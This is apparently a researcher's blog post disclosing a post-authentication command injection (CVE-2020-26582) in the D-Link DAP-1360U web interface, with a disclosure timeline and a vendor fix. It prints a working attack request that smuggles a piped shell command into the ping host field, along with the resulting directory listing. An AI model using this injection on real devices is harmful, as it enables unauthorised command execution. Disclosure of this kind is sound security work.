My Security Blog

DAP-1360U CMDi

October 01, 2020

DAP-1360U CMDi

TIMELINE

4/07/2020: Report to d-link
5/07/2020: D-link security team response - waiting for their verification
15/07/2020: D-link confirms CMDi, providing a firmware for me to test the fix
18/07/2020: Tested the latest provided firmware, the vulnerability does no longer exist.
01/10/2020: Going public - took time cause I'v been busy ;)
06/10/2020: CVE-2020-26582

DAP-1360

The D-Link DAP-1360 Wireless N Range Extender can provide your wired network with wireless connectivity, or upgrade your existing wireless network and extend its coverage.
The vulnerability was found on H/W Ver. A1, F/W Ver. 2.5.5, a weakness was discovered based on the ping functionality in the web interface.
I was provided with F/W 3.0.1 as the fix.

DAP-1360U - taken from http://www.dlink.ru/il/products/2/2056.html

POST AUTH - COMMAND INJECTION


Once logged in to the web interface, under the system menu, there is an option to send a ping.
I found a flaw in the way the command is sent to the OS.

original request

```
GET /index.cgi?
v2=y&proxy=y&rq=y&res_json=y&res_data_type=json&res_config_action=3&res_config_id=18&res_buf=
{%22host%22:%22192.168.0.5%22,%22count%22:1}&res_struct_size=0&res_pos=-1&tokenget=1268&&_=1593893639702 HTTP/1.1
Host: 192.168.0.50
...
..
```


To inject our command through this request I found that the IP value in the json tuple is vulnerable.
If you add '| ls -l'" (pipe <command>), encoded ofcourse: %7c%20ls%20-l%22, the ping command will be executed, and also the command, in this case directory listing (ls -l).
You can view/edit/create any folder/file on the web server that the admin or the user you logged in with is privileged to.

Here is a snapshot from the response:



```
HTTP/1.0 200 OK
Content-type: text/plain
Expires: Tue, 02 Jan 2000 01:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Last-Modified: Thu, 01 Jan 1970 00:16:32 GMT
Set-Cookie: current_login=admin

{
"upload": false,
"status":20,
"config_id": 18,
"resident": {
 "ping": "drwxr-xr-x    3        26 webs\nlrwxrwxrwx    1         8 var -> /tmp/var\ndrwxr-xr-x    6        88
usr\ndrwxr-xr-x    8         0 tmp\ndrwxr-xr-x   11         0 sys\ndrwxr-xr-x    2       285 sbin\ndrwxr-xr-x    2
```



```
        77 root\ndr-xr-xr-x    44          0 proc\ndrwxr-xr-x     2          3 opt\nlrwxrwxrwx    1          8 mnt ->
/tmp/mnt\nlrwxrwxrwx    1          3 lib64 -> lib\nlrwxrwxrwx    1          3 lib32 -> lib\ndrwxr-xr-x    4       1020
lib\ndrwxr-xr-x    3        30 home\ndrwxr-xr-x    3        472 etc\ndrwxr-xr-x    6       1716 dev\ndrwxr-xr-x    2
       644 bin\n-rw-r--r--    1         177 VERSION\n"
},
"getConfigStatus":20,
"needReset":50,
"passwStatus":20,
"defaultConf":55,
```

ASSAF WILOMOUSKY

VISIT PROFILE

Archive

Labels

Report Abuse

How the attacking request will look like

GET /index.cgi?v2=y&proxy=y&rq=y&res_json=y&res_data_type=json&res_config_action=3&res_config_id=18&res_buf={%22host%22:%22192.168.0.52%7c%20ls%20-l%22,%22count%22:1}&res_struct_size=0&res_pos=-1&tokenget=1268&&_=1593893639702 HTTP/1.1
Host: 192.168.0.50

IMPLICATIOS
Any web interface user will be able to send commands to busybox OS found on the device.
This opens a door to a wider attack surface including PE, APT and so forth.
In my tests I was able to CRUD files from OS and issue other OS commands.
Keeping a communication line with D-link security team, this issue had been fixed and threat was removed in latest version (F/W 3.0.1).

DLINK's CONFIRM:
D-link confirmation

CMDi command injection d-link DAP-1360U CMDi exploit Hacking vulnerability

Location: Tel Aviv-Yafo, Israel

New comments are not allowed.